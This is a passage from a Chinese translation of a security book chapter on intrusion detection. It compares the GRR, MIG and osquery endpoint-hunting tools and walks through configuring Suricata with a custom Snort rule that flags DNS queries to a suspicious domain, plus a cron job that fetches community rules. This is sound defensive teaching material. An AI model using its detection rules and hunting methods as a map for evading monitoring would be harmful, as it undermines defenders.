


图 9.4 GRR 的 Hunt 提供了预定义的收集点，就是截图里 Artifact list 用圆圈标出的部分，它们可以协助调查人员的工作。

Hunt 可能需要几个小时才能扩散到所有代理，并获取数据及完成目标，这个过程有时甚至要花上好几天。在收集结束之后，GRR 将获取的 Artifact 通过虚拟文件系统展示，让调查人员将收集到的信息轻松地可视化。图 9.5 展示了一次 Hunt 的结果，这次 Hunt 收集了目标终端节点上 /etc/passwd 的内容。如你所见，文件系统的树状结构可以浏览，而且文件的原始内容显示在了管理面板上。

GRR 的 Artifact 可以与 IOC 很好地配合：Hunt 收集和 IOC 有关的 Artifact（文件、进程、IP 和注册表键，等等），调查人员可以在 GRR 数据存储中查看这些信息，以便检查其中是否出现了指示符。例如，假设一个 IOC 发布，它描述的是植入后门的 Linux 二进制文件 /usr/bin/passwd；你可以使用 GRR 来获取全部终端节点上该二进制文件的副本，以及计算取得的文件哈希，并与 IOC 中的后门文件哈希进行对比。




图 9.5 GRR Hunt 的结果作为虚拟文件系统提供给调查人员，见图中央窗口。原始文件的内容和其他 Artifact 可在右侧窗口查看。

GRR 的收集 Artifact 模型要求在服务器端收集数据，这保证了两点：

- 终端节点对被调查的 IOC 一无所知。它们收到的只是一个获取指定 Artifact 的请求。
- Artifact 被安全地存放和归档在 GRR 数据存储中。

这种方式的主要缺点是，数据必须从终端节点上收集才能被分析，这给终端节点和 GRR 服务之间所需的带宽造成了压力，同时也需要大量的资源来存储所有这些数据。对 Google 来说，这也许不是问题，但是对体量小一些的组织来说可能就是一个挑战。

GRR 中的 Artifact 收集器非常成熟，并且还在不断地改进，然而从隐私和数据安全的视角来看，它们从终端节点上收集的数据量有些吓人。在管理面板上点击几下就可以访问员工在浏览器里的记录的思路并不会被所有组织认同。接下来，我们将讨论另外两个工具 MIG 和 osquery，它们提供的取证能力比 GRR 更有限，也更加轻量，而且它们不会获取原始数据。

Mozilla Investigator

Mozilla Investigator(MIG) 的创建比 GRR 晚几年，它被用来扫描 Linux 及 OS X/macOS 服务器中的 IOC（在后面才加入对 Windows 的支持）。它的架构如图 9.6 所示，由一个托管服务的 API 前端、一个数据库、一个与分布在终端节点上的代理进行通信的消息代理组成。这套基础设施还可以插入处理程序，将调查结果输出到其他工具，比如 MozDef（链接 9.14）。




图 9.6 MIG 架构由一个 RESTful 风格的 API、一个数据库、一个后端调度器和一个消息代理组成。调查人员通过 API 与服务进行交互。终端节点上的代理通过消息代理连接到其中。

和 GRR 不同，MIG 不会从终端节点获取 Artifact。相反，它使用代理内置的模块直接在终端节点上完成分析过程。这种方式的优势在于，代理和托管服务之间的查询及其结果的传输数据量减少了，这大大加速了调查速度。

MIG 也更加注重隐私和数据安全，它能防止调查人员从终端节点上获取原始数据。而这也会限制工具的功能：一方面，GRR 可以获取取证 Artifact 用于本地分析，而 MIG 只会告知调查人员可以在哪里找到这些信息，这些信息需要通过其他方法获取。另一方面，不必收集数据就可以让 MIG 去快速扫描整个文件系统中的 IOC，而 GRR 不得不先将整个文件系统复制到数据存储之中。

使用 `docker pull mozilla/mig` 就可以从 Docker Hub 获取 MIG 的演示容器，使用以下命令运行它：

```
docker run -it mozilla/mig
```

这个容器提供了一个测试环境，由一个托管服务和预先配置好的本地代理组成。当启动之后，容器会打开 shell，可以在这里触发 MIG 命令。

```
$ docker run -it mozilla/mig
[ ok ] Restarting message broker: rabbitmq-server.
[ ok ] Restarting PostgreSQL 9.4 database server: main.
scheduler, api and agent started in tmux session
mig@933442763df9:~$
```

MIG 提供了用于调查终端节点的命令行工具。代码清单 9.8 展示了一个调查示例，它使用文件模块查询所有系统（`-t all`），检查 /usr/bin 目录（`-path /`

usr/bin）中是否有文件匹配了指定的 SHA256 哈希（-sha2）。这个调查被发给了 808 终端节点，节点上的代理计算 /usr/bin 目录树中每个文件的 SHA256 哈希，并和命令提供的哈希进行对比，通过托管的服务将结果返回给调查人员。对所有终端节点的调查几乎在 30 秒之内就完成了。

代码清单 9.8 调查 /usr/bin 中指定 SHA 256 的 MIG

这条 MIG 命令在所有终端节点上执行一次文件调查，寻找存储在 /usr/bin 中并和指定 SHA256 校验和匹配的文件。

```
$ /usr/local/bin/mig file
-t all
-path /usr/bin
-sha2 ea414c53bb6a57d8b08c5ed7300fb388258e5bf0bcac8ec
```

在调查运行时，这个进度条将展示完成状态。

```
808 agents will be targeted. Following action ID 7978299359234.
798/808 [=====================================] 98.76% 14/s
98.76% done in 28s

***.myorg.example.net /usr/bin/wget
   [lastmodified:2016-06-14 08:18:09 +0000 UTC,
    mode:-rwxr-xr-x,
    size:474656] in search 's1'

***.myorg.example.net /usr/bin/wget
   [lastmodified:2016-06-14 08:18:09 +0000 UTC,
    mode:-rwxr-xr-x,
    size:474656] in search 's1'
```

调查结果展示了终端节点的名字和文件的位置，还有与匹配到的文件相关的元数据。

尽管 MIG 在能力上比 GRR 有限，但是它为调查人员提供的基础设施检查速度使其成了快速缩小安全事件范围的优秀工具。我们在 Mozilla 大量地运用 MIG 来定位涉及各种不同问题的文件、IP 或者进程，例如：

- 寻找所有遍布各处的、需要定位并被替换的泄露凭证。
- 在新发布的漏洞爆发时搜寻恶意软件。
- 识别运行了指定软件的漏洞版本的服务器。
- 扫描内存中与 IOC 联系在一起的字节字符串。你还可以通过链接 9.15 找到更多相关信息。

在本地尝试 MIG

MIG 基本上被设计成了一个分布式代理平台，可以通过命令行客户端 mig 来查询。命令行里的 -t 标志允许调查人员使用各种条件让命令指向特定的终端节点，而你可以用 -t local 来进行本地测试，mig 命令执行调查的方式和其他代理并无区别。例如，要使用文件模块搜寻本地文件系统，你可以使用下面这条命令：

```
$ sudo mig file -t local -path /etc -name passwd -content julien
/etc/passwd [lastmodified:2016-11-06 16:30:23, mode:-rw-r--r--,
size:1649] in search 's1'
```

类似地，你可以使用内存模块在运行的进程中搜寻包含字符串 ***.com 的本地 HAProxy：

```
$ sudo./mig memory -t local -name haproxy -content "***.com"
/usr/sbin/haproxy [pid:10272] in search 's1'
/usr/sbin/haproxy [pid:10274] in search 's1'
```

使用命令 go get -u mig.ninja/mig/client/mig 安装 MIG 命令行工具。

降低在基础设施中执行深度调查的成本，可让安全团队在查找 IOC 时无须投入大量的资源。如果你需要编写自定义脚本，就要想办法将它们分发到终端节点，还要编写更多的脚本来收集和分析结果。长此以往，任何问题的调查过程都会变得索然无味，最终你会厌恶这个过程，导致其执行频率越来越低。而自动化的终端节点调查工具降低了工程成本，能让你的调查过程执行得更快更频繁。

MIG 和 GRR 满足了不同需要，它们都为安全团队提供了有用的功能。我们最后要介绍的工具 osquery 采用了另一种不同的方法来解决终端节点的调查问题。

OSQUERY

osquery 是这三种工具中最新的一种，但它的社区也是最活跃的。它由 Facebook 于 2014 年创造，专注于从 Linux、Windows 和 macOS 系统上收集 Artifact，并通过优雅的 SQL 接口提供收集到的信息。

在大多数系统上，安装 osquery 是很简单的，而 Ubuntu 甚至自带了安装包（名字就是 osquery）。在终端节点上部署一个守护进程，它在后台收集数据并处理查询，这个守护进程还被配置成定期地执行查询。它还提供了一个命令行接口来执行交互式查询（见代码清单 9.9），以便执行和 MIG 一样的 IOC 调查。当调查人员输入代

码清单 9.9 中的 SQL 查询语句之后，osquery 在文件表中查找 /usr/bin 目录树下和指定 SHA256 哈希匹配的文件。输出结果展示了文件 /usr/bin/wget 的校验和匹配，所以将返回文件名和一些元数据。

代码清单 9.9 在 /usr/bin 中寻找指定 SHA256 的 osquery 调查

查询的元数据。

从这张表获取信息。

```
$ osqueryi

osquery> SELECT path, filename, mtime, type, uid, gid, mode
    ...> FROM file JOIN hash USING(path)
    ...> WHERE path LIKE '/usr/bin/%'
    ...> AND sha256 = 'ea414c53bb6a57d1f34...';
+---------------+----------+------------+---------+-----+-----+------+
| path          | filename | mtime      | type    | uid | gid | mode |
+---------------+----------+------------+---------+-----+-----+------+
| /usr/bin/wget | wget     | 1465892289 | regular | 0   | 0   | 0755 |
+---------------+----------+------------+---------+-----+-----+------+
```

搜索指定目录。

目标文件的哈希。

用 SQL 武装的 osquery 调查成为一个灵活的工具，它可以把很多搜索条件组合成一个查询。osquery 自带了许多 Artifact 收集器（被称为表，链接 9.16），这些收集器提供了许多被监控的终端节点状态的相关信息。在这方面，它和 GRR 旗鼓相当，但接口更加易用。

和 MIG 、GRR 不同，osquery 主要被打造成了一个本地调查工具，并没有提供像 GRR 和 MIG 那样的远程查询方式。它提供了一个可以远程执行查询的配置 API，但这些查询结果必须使用另外的信道转发给调查人员，比如日志流水线。围绕 osquery 打造的一些第三方项目（例如，Windmill，见链接 9.17，以及 Doorman，见链接 9.18）可以方便管理并发挥其远程配置的作用。

终端节点安全解决方案对比

GRR、MIG 及 osquery 是不同的工具，但它们解决的是同一类问题：组织范围内的 IOC 追踪。每一种工具解决这个问题的方式都不尽相同，而你要决定哪一种最适合你的环境。

例如，如果你在意的是能否快速对终端节点进行调查，那么 MIG 是这三种工具中最快的一个。如果你希望能深入到终端节点的内存中来进行分析，GRR 是正确的选择。如果你需要的是能与日志流水线完美集成，并拥有便捷的 SQL 接口的中间工具，osquery 值得一试。表 9.1 总结了每种工具的能力，可以帮助你做决定。

表 9.1 GRR、MIG 及 osquery 的优劣比较

	Artifact 收集	内存分析	远程查询	数据获取	易用性	便于部署
GRR	☒	☒	☒	☒	3	3
MIG	☐	☒	☒	☐	2	1
osquery	☒	☐	☐	☐	1	2

还有很重要的一点需要注意，所有三种解决方案都需要花费大量时间和工程才能部署并使用。它们不是那种一劳永逸地去部署一次就可以好几年放手不管的系统。这些工具需要每天都花时间去使用和改进才能发挥其作用。如果你还没有准备好花费一个工程师三分之一的工作时间去使用和改进终端节点安全解决方案，我建议你不要去尝试部署它。这与工具选择无关：即便是商业工具，也需要你花时间对它们进行微调和开发，这样才能提供安全价值。

终端节点安全解决方案与容器

大多数终端节点安全解决方案是为调查长期运行的系统而设计的，比如，三年才会更换一次的服务器群，或者给员工配备的笔记本电脑和工作站。在容器的世界里，系统运行的时间要短暂得多，因此，终端节点安全工具为安全策略带来的价值可能会在容器世界里受到挑战。

首先，容器通常意味着轻量。在本书的第 1 部分，发票应用和部署器都被打包进了容器，这些容器只包含了最少的软件包，并被设计成只运行一个应用进程。在这种类型的容器里，安全代理没有容身之地。

其次，应用容器意味着不会被修改。它们只会在持续集成流水线中构建一次，在运行时通过环境变量传入一些配置，并在通常所说的不可变环境里运维，这种环境中的系统只用配置一次便再也不会发生变化。当容器在基础设施中被实例化之后，向运行着的容器中添加代理会破坏这种不变性。

那么，终端节点安全工具在容器化的世界中应该怎样定位呢？这取决于你的基础设施。如果你的应用全部都部署在像 EB 这样受到管控的环境中的话，终端节点安全解决方案就没有什么用武之地。然而，你的基础设施很可能包含长期存在的传统终端节点，比如堡垒机或日志服务器。员工的工作站是另一种难以约束的长期终端节点类型。在这些系统上，终端节点安全系统的调查能力能够帮你保护基础设施。

如果你使用像 OpenStack、Kubernetes 或者 Docker Swarm 这样的集群管理平台来运营自己的核心基础设施，并在其上实例化容器，那么终端节点安全代理就可以部署在底层主机上，这样主机和其中的容器就都能被调查。这种做法是可行的，原因是容器对底层主机来说就是普通的进程和目录（这与虚拟机不同，虚拟机与主

机的隔离程度要更高一些)。作为示例，代码清单 9.10 显示了在底层主机上看到的 invoicer 容器的进程和文件系统。

代码清单 9.10 在运行 invoicer 容器的主机上查看它

```
$ ps faux
root      1271 /usr/bin/dockerd -H fd://
root      1427  \_ containerd -l unix:///var/run/docker/libcon...
root     17825      \_ containerd-shim 2185fd42f713c31...
10001    17843          \_ /bin/sh -c /app/invoicer /bin/bash
10001    17862              \_ /app/invoicer

$ tree /var/lib/docker/aufs/mnt/35d70a39c../app
├── invoicer
├── invoicer.db
└── statics
    ├── invoicer-cli.js
    ├── jquery-1.12.4.min.js
    └── style.css
```

容器进程就是基本的 docker 进程的子进程。

在主机上可以浏览运行中的容器的文件系统。

有些终端节点安全工具能够识别容器。例如，MIG 在通过 netstat 模块搜索网络信息时会返回 Linux 命名空间的标识符。在代码清单 9.11 中，MIG 命令行被用来搜索当前主机上（使用 -t local）监听 8080 端口的进程。这条命令返回了 invoicer 容器的网络命名空间：4026532296。

代码清单 9.11 使用 MIG 的 netstat 发现容器 IP 和命名空间 ID

```
$ sudo mig netstat -t local -lp 8080 -namespaces

found listening port 8080 for netstat listeningport:'8080'
 namespace:[net:[4026532296]]
```

搜索 Linux 命名空间

将命名空间 ID 转换成进程的名字和 PID 需要查看主机的进程。某个进程的命名空间被列在 /proc/$pid/task/$pid/ns/net 之下。如果你知道了要寻找的进程的命名空间 ID，只用在 /proc 中执行一次简单的搜索就能得到对应的进程。

```
$ for pid in $(ls /proc); do \
    match="$(readlink /proc/$pid/task/$pid/ns/net | grep
4026532296)"\
  [ ! -z "$match" ] && ps -fp $pid; \
done
```

```
UID          PID PPID C STIME TTY          TIME CMD
10001    17862 17843 0 11:57 pts/9    00:00:00 /app/invoicer
```

Linux 命名空间的帮助手册提供了对这种安全机制背后概念的详细介绍，在任何系统上都可以通过 man namespaces 访问。

类似地，代码清单 9.12 展示了如何直接在主机上扫描容器的文件系统（如果使用 Docker，可以从 /var/lib/docker/aufs 访问）并检查容器化进程的内存。

代码清单 9.12 在主机上扫描容器的内存和文件系统

一个名为“invoicer”的本地进程，并包含一个指定字符串的 MIG 内存搜索。

```
$ sudo mig memory -t local
-name "invoicer" -content "Request an invoice"
[invoicer] [pid:17862] in search 's1'
```

在 docker 容器存储卷中，一个 jQuery 文件的 MIG 文件搜索。

```
$ sudo mig file -t local -path /var/lib/docker/aufs
-name jquery-1.12.4.min.js
/var/lib/docker/aufs/mnt/35d70a3.../app/statics/jquery-1.12.4.min.js
 [lastmodified:2016-10-30 21:56:36 +0000 UTC,
 mode:-rw-rw-r--, size:97163]
 in search 's1'
```

osquery 和 GRR 在被部署到运行容器的主机后，也可以执行类似的调查。这里的主要思路是：通过在主机上而不是直接在容器内运行调查来规避容器不透明的问题。

即便是最成熟的终端节点安全解决方案也只是全局入侵检测策略的冰山一角。接下来的一节我们将介绍下一级即网络级别的检测。

9.4 使用 Suricata 检查网络流量

如果这本书问世的时间能再早 10 年，入侵检测这一章的大部分内容肯定会是网络安全监控（NSM，Network-Security Monitoring）和入侵检测系统（IDS，Intrusion-Detection System）。从上世纪 90 年代末的网络热潮开始，一直持续到 IaaS 民主化的这段时期，安全团队把大部分的预算和时间都花在了完善网络安全监控基础设施上了。当时，这是最有效的发现欺诈行为的方法。现在，它在某种程度上仍然是最有效的方式，但最近出现的两种发展趋势改变了我们的做法：

- 像 AWS 这样的 IaaS 提供商很重视对网络的保护，只为客户提供非常明确的访问权限。在传统的数据中心里，你可以很容易地捕获和分析所有出入主路由器的流量。而这种方式在 AWS、GCE、Azure，以及其他所有 IaaS 提供商那里都是行不通的，因为只有提供商才有访问网络的特权（而开放这些权限会威胁其他客户的流量）。
- 使用传输层安全（TLS，Transport Layer Security）的网络流量占比在快速增长，这限制了网络安全监视工具检查连接内容的能力。现在 TLS 证书几乎是免费的，而且非常容易获得，恶意软件的作者会毫不犹豫地使用它们来保护欺诈性连接的机密性。

在 IaaS 环境中，网络安全监控的实现困难重重，但仍然有其作用。AWS（链接 9.19）、GCE（链接 9.20）和 Azure（链接 9.21）都允许运维人员通过特定的网络地址转换（NAT，Network-Address Translation）实例来路由它们的出站流量。我们可以利用这个特性来检查流出基础设施的流量。

我们首先需要讨论流量的路由，以便能理解这种方法在 AWS 中是如何工作的。在第 1 部分构建的发票应用基础设施中，出入发票应用的流量都要经过负载均衡器，如图 9.7 所示。路由完全由 AWS 控制，只有在网络流量到达应用之后，你才可以看到。




图 9.7 在 AWS 里，IDS 可以放置在出站路由的路径上，以便捕获建立出站连接的恶意软件。

然而，出站路由是你可以控制的。当位于基础设施内的程序建立起和互联网的连接时，将使用出站路由。在图 9.7 中，连接回攻击者并经过 IDS 路由的病毒就说明了这一点。对出站流量进行分析并不能让基础设施免受攻击，但能够帮助捕获后门，这些后门会从互联网上获取工具或是建立 C2 信道，并从操作者那里接收命令。

Snort（链接 9.22）、Suricata（链接 9.23）或 Bro（链接 9.24）这样的 NSM 系统是监控网络流量中的欺诈活动的常见选择。它们通常以两种模式之一来运行：

- 检测模式，通过捕获流量副本，对它进行检查并生成告警。这就是人们所说的 IDS 系统。

- *保护模式*，通过将自己放在流量路径之中来阻断可疑连接。这种模式通常称为 IPS[1]。

Bro 有些不同，它的设计初衷是提供强大的网络分析能力，但是它并没有像 Snort 和 Suricata 那样去关注基于特征的检测。

我们在 9.2 节介绍了 Snort 特征格式，Suricata 也使用了这种格式。许多安全供应商都出售自己的规则集，你可以订阅这些规则集并输入到自己的 IDS 系统（Proofpoint Emerging Threats，链接 9.25，以及 Snort Talos，等等）中。你还可以从 Snort Talos 规则的社区版入手（链接 9.26）。

本节剩余部分我们将讨论如何设置 Suricata 来对 AWS NAT 实例上的出站流量进行检查。AWS 本身的设置将被略过，因为 Amazon 的文档中有详尽的说明，而我们的重点是配置 IDS 以便使用每天都在更新的 Snort 社区规则来对流量进行分析，并将告警发布到日志流水线中，而流水线会将告警路由给运维人员。

9.4.1 设置 Suricata

在大多数 Linux 发行版中都可以找到 Suricata，在 Debian 和 Ubuntu 上运行 `apt install suricata` 就可以安装。安装好后，守护进程并不会自动启动，所以第一项工作应该是修改 /etc/default/suricata，设置 `RUN=yes`。你还要将这个文件中的 `LISTENMODE` 设置为 `pcap`，这样启动的就是 IDS 模式，而不是 IPS 模式。如果需要，还要修改监听接口 `IFACE`，以便与系统上的接口相匹配，然后启动服务。

代码清单 9.13 Suricata 安装后的初始化

```
$ grep -Ev "^$|#" /etc/default/suricata
RUN=yes
SURCONF=/etc/suricata/suricata-debian.yaml
LISTENMODE=pcap
IFACE=eth1
NFQUEUE=0
TCMALLOC="YES"
PIDFILE=/var/run/suricata.pid

$ sudo service suricata restart
```

Debian 上 Suricata 的默认选项。

重启 IDS 服务。

Suricata 的配置位于 /etc/suricata/suricata-debian.yaml 的文件之中。这个 YAML 文件很复杂，超过了 500 行，但大部分内容都不用修改，因为其默认值已经够用了。

1 IPS（Intrusion Prevention System）即入侵防御系统。——译者注

9.4.2 监控网络

事实上，这些默认的配置已经能够输出一些有用的信息了。如果你查看 /var/log/suricata 目录，就会看到各种被网络活动信息填满的日志文件。代码清单 9.14 展示了文件 eve.log 中的一个条目，它说明解析 news.***.com 的一次 DNS 请求被 IDS 捕获了。

代码清单 9.14 对 Hacker News 的一个 DNS 请求的 EVE 日志被 Suricata 捕获了

```
{
  "timestamp": "2017-03-12T16:20:08.822861-0400",
  "flow_id": 94470260492848,
  "in_iface": "enp0s25",
  "event_type": "dns",
  "src_ip": "172.21.0.2",
  "src_port": 29393,
  "dest_ip": "172.21.0.1",
  "dest_port": 53,
  "proto": "UDP",
  "dns": {
    "type": "query",
    "id": 21532,
    "rrname": "news.***.com",
    "rrtype": "A",
    "tx_id": 0
  }
}
```

事件在该网络接口上被捕获。

事件的类别，在这个例子中是 DNS。

源和目的地 IP，以及端口。

事件详情说明这是对 news.***.com 的 DNS 查询。

Suricata 可扩展事件格式

EVE 是一种基于 JSON 的日志格式，Suricata 用它来记录各种协议的事件详情。它的 JSON 格式使它处理起来很容易，也让它很容易就能被导入到 Elasticsearch 这样的文档数据库的日志流水线中，通过这些工具可以方便地创建一个仪表盘。

EVE 日志十分详尽，Suricata 可以使用配置来丰富或者精简信息。关于 EVE 的更多信息可在链接 9.27 上查询。

EVE 日志不能说明任何可疑活动；它们只是简单地将网络流量翻译成日志条目。如果想知道网络中传输的到底是什么，这些日志将十分有用。

EVE 只是 Suricata 支持的众多输出中的一种。在配置文件中的输出一节，你可以启用各种协议的专用输出，包括 TLS、DNS 和 HTTP，甚至是写入 PCAP 文件的原始数据包，这些数据包可以供 Wireshark 这样的工具进行分析。代码清单 9.15 展

示了 HTTP 输出的配置，这些配置项让捕获的请求被写入 /var/log/suricata/http.log 文件中。

代码清单 9.15 在 Suricata 配置中启用 HTTP 日志

```
outputs:
  - http-log:
      enabled: yes
      filename: http.log
      append: yes
```

启用 HTTP 输出后，Suricata 将为经过其捕获引擎的每一次 HTTP 请求写一条日志记录。这个特性即体现了网络安全监控的强大，也表现出了它的局限性。一方面，调查人员能够通过它在不破坏网络流量的情况下对流量进行审查，因为我们只会捕获请求，而不会代理任何请求。另一方面，它只对明文的通信有效，被 HTTPS 保护的任何通信都无法被分析。

即使我们不能假定网络通信的内容总会被检查，但在网络上以明文进行传输的元数据也不在少数。例如，DNS 请求就携带了很多信息。看看代码清单 9.16 中捕获的请求，留意 EVE 日志中的 dns 部分。

代码清单 9.16 捕获 dns 请求的 EVE 日志中的 DNS 部分

```
"dns": {
  "type": "query",
  "id": 55840,
  "rrname": "***.com",
  "rrtype": "A"
}
```

这个示例说明对 ***.com 的域请求经过了 IDS。除非你的组织做的就是出售恶意软件的勾当，否则这显然不是合法的流量，而且应该触发需要进一步去调查的告警，这引出了我们整个演练的下一步：编写规则。

9.4.3 编写规则

在 9.2 节，我们讨论了 Suricata 也能支持的 Snort 规则的格式。每一条规则由四个部分组成：操作、协议匹配规则、一些关于规则的元数据及载荷过滤器。每一种协议都支持一些方便规则编写的关键字。例如，DNS 协议支持关键字 content，可以在请求或响应中查找给定的字符串。你可以用这个关键字编写一条规则来标记可疑的域。

代码清单 9.17 发现 *.com DNS 请求就告警的 Snort 规则**

```
alert
dns any any -> any any (
 msg:"Shady domain detected";
 sid:1664;
 dns_query;
 content:"***.com";
 nocase;
)
```

在告警中记录的消息。

这条规则的随机数字 ID。

只在 DNS 查询中查找。

在查询中查找的字符串。

忽略大小写。

规则可以放在 /etc/suricata/rules 下的独立文件中，例如，放在名为 suspicious_domains.rules（注意，和代码清单 9.17 中的示例不同，Suricata 规则要写在一行内）的文件中。然后，将这个文件名加入配置的 `rule-files` 部分就可以启用这条规则了；当守护进程重启后，告警就会被写入 EVE 日志中。

代码清单 9.18 可疑域告警的 EVE 日志条目

```
{
  "timestamp": "2017-03-12T17:54:40.506984",
  "event_type": "alert",
  "src_ip": "2.3.4.5",
  "src_port": 48503,
  "dest_ip": "192.55.83.30",
  "dest_port": 53,
  "proto": "UDP",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 1664,
    "rev": 0,
    "signature": "Shady domain detected",
    "category": "",
    "severity": 3
  }
}
```

规则中定义的数字 ID。

规则中定义的告警消息。

由于 Suricata 可以将 EVE 日志发布给 syslog，所以它和日志流水线的集成非常简单。当集成到流水线后，你就可以编写自定义 Hindsight 分析器来捕获这些事件，并采取相应的措施了。

9.4.4 使用预定义规则集

和你想的一样，社区中大量的安全工程师通过 Snort 规则共享 IOC。你可以在

设置 Suricata 时利用这一点，定期下载最新的社区规则版本并自动地在 IDS 中重新加载。

社区通常使用的规则集有两套：Snort 的 Talos 和 Proofpoint 的 EmergingThreats。这两套规则都有需要付费的专业版和免费的社区版。

代码清单 9.19 中的 bash 脚本展示了如何使用一个每日运行的 cron 任务来自动下载 Snort 社区规则。这个脚本首先从链接 9.28 下载最新版的社区规则，然后将归档解压到 Suricata 规则目录的 snort.rules 文件中。最后，取消所有规则的注释来激活它们，清理下载目录并重启 Suricata。

代码清单 9.19 下载并加载 Snort 社区规则的 cron 任务

```
#!/usr/bin/env bash
cd /tmp
curl -s -L https://www.***.org/rules/community | tar -xzv

mv /tmp/community-rules/community.rules \
   /etc/suricata/rules/snort.rules
sed -si 's/# alert/alert/g' /etc/suricata/rules/snort.rules

rm -rf "/tmp/community-rules" "/tmp/snort-community.tar.gz"
service suricata restart
```

下载最新规则。

将规则安装到 Suricata 的规则目录里。

重启 IDS。

你只需要将 `snort.rules` 添加到 Suricata 配置的 `rule-files` 列表中，这就完事了！在编写本书时，Snort 列表中已经包含了超过 3500 条的规则，所以它是一个很好的起点，但是你应该寻找额外的规则来加强自己的设置。

下载规则的地址会经常发生变化，因此在这里列出 URL 是没有多大帮助的。Snort 和 Suricata 文档中包含了指引，可以帮你找到最佳规则集。Snort 和 Suricata 还有一个很方便的配套工具 Oinkmaster（链接 9.29），可以定期下载各种规则集。它的默认配置附带了入门的示例地址。

我们对网络安全监控的概述介绍到这里。在下一节，我们将重新关注入侵监控系统，这次我们用到的是 Linux 的系统调用审计日志。

9.5 在系统调用审计日志中寻找入侵

我们在第 7 章介绍过系统调用审计日志，它是一种记录系统活动详细信息的方法。在这一节，我将展示如何用它来做入侵检测。和终端节点安全方案及网络安全监控不同，在审计日志中搜寻入侵不会用到 IOC。审计日志不会告诉你执行的文件哈希是不是欺诈性的，也不会告诉你连接到系统的 IP 会不会通往僵尸网络。它能告

诉你的是这两类典型的活动的所有细节，这样你就可以在日志流水线中执行针对它们的欺诈检测了。

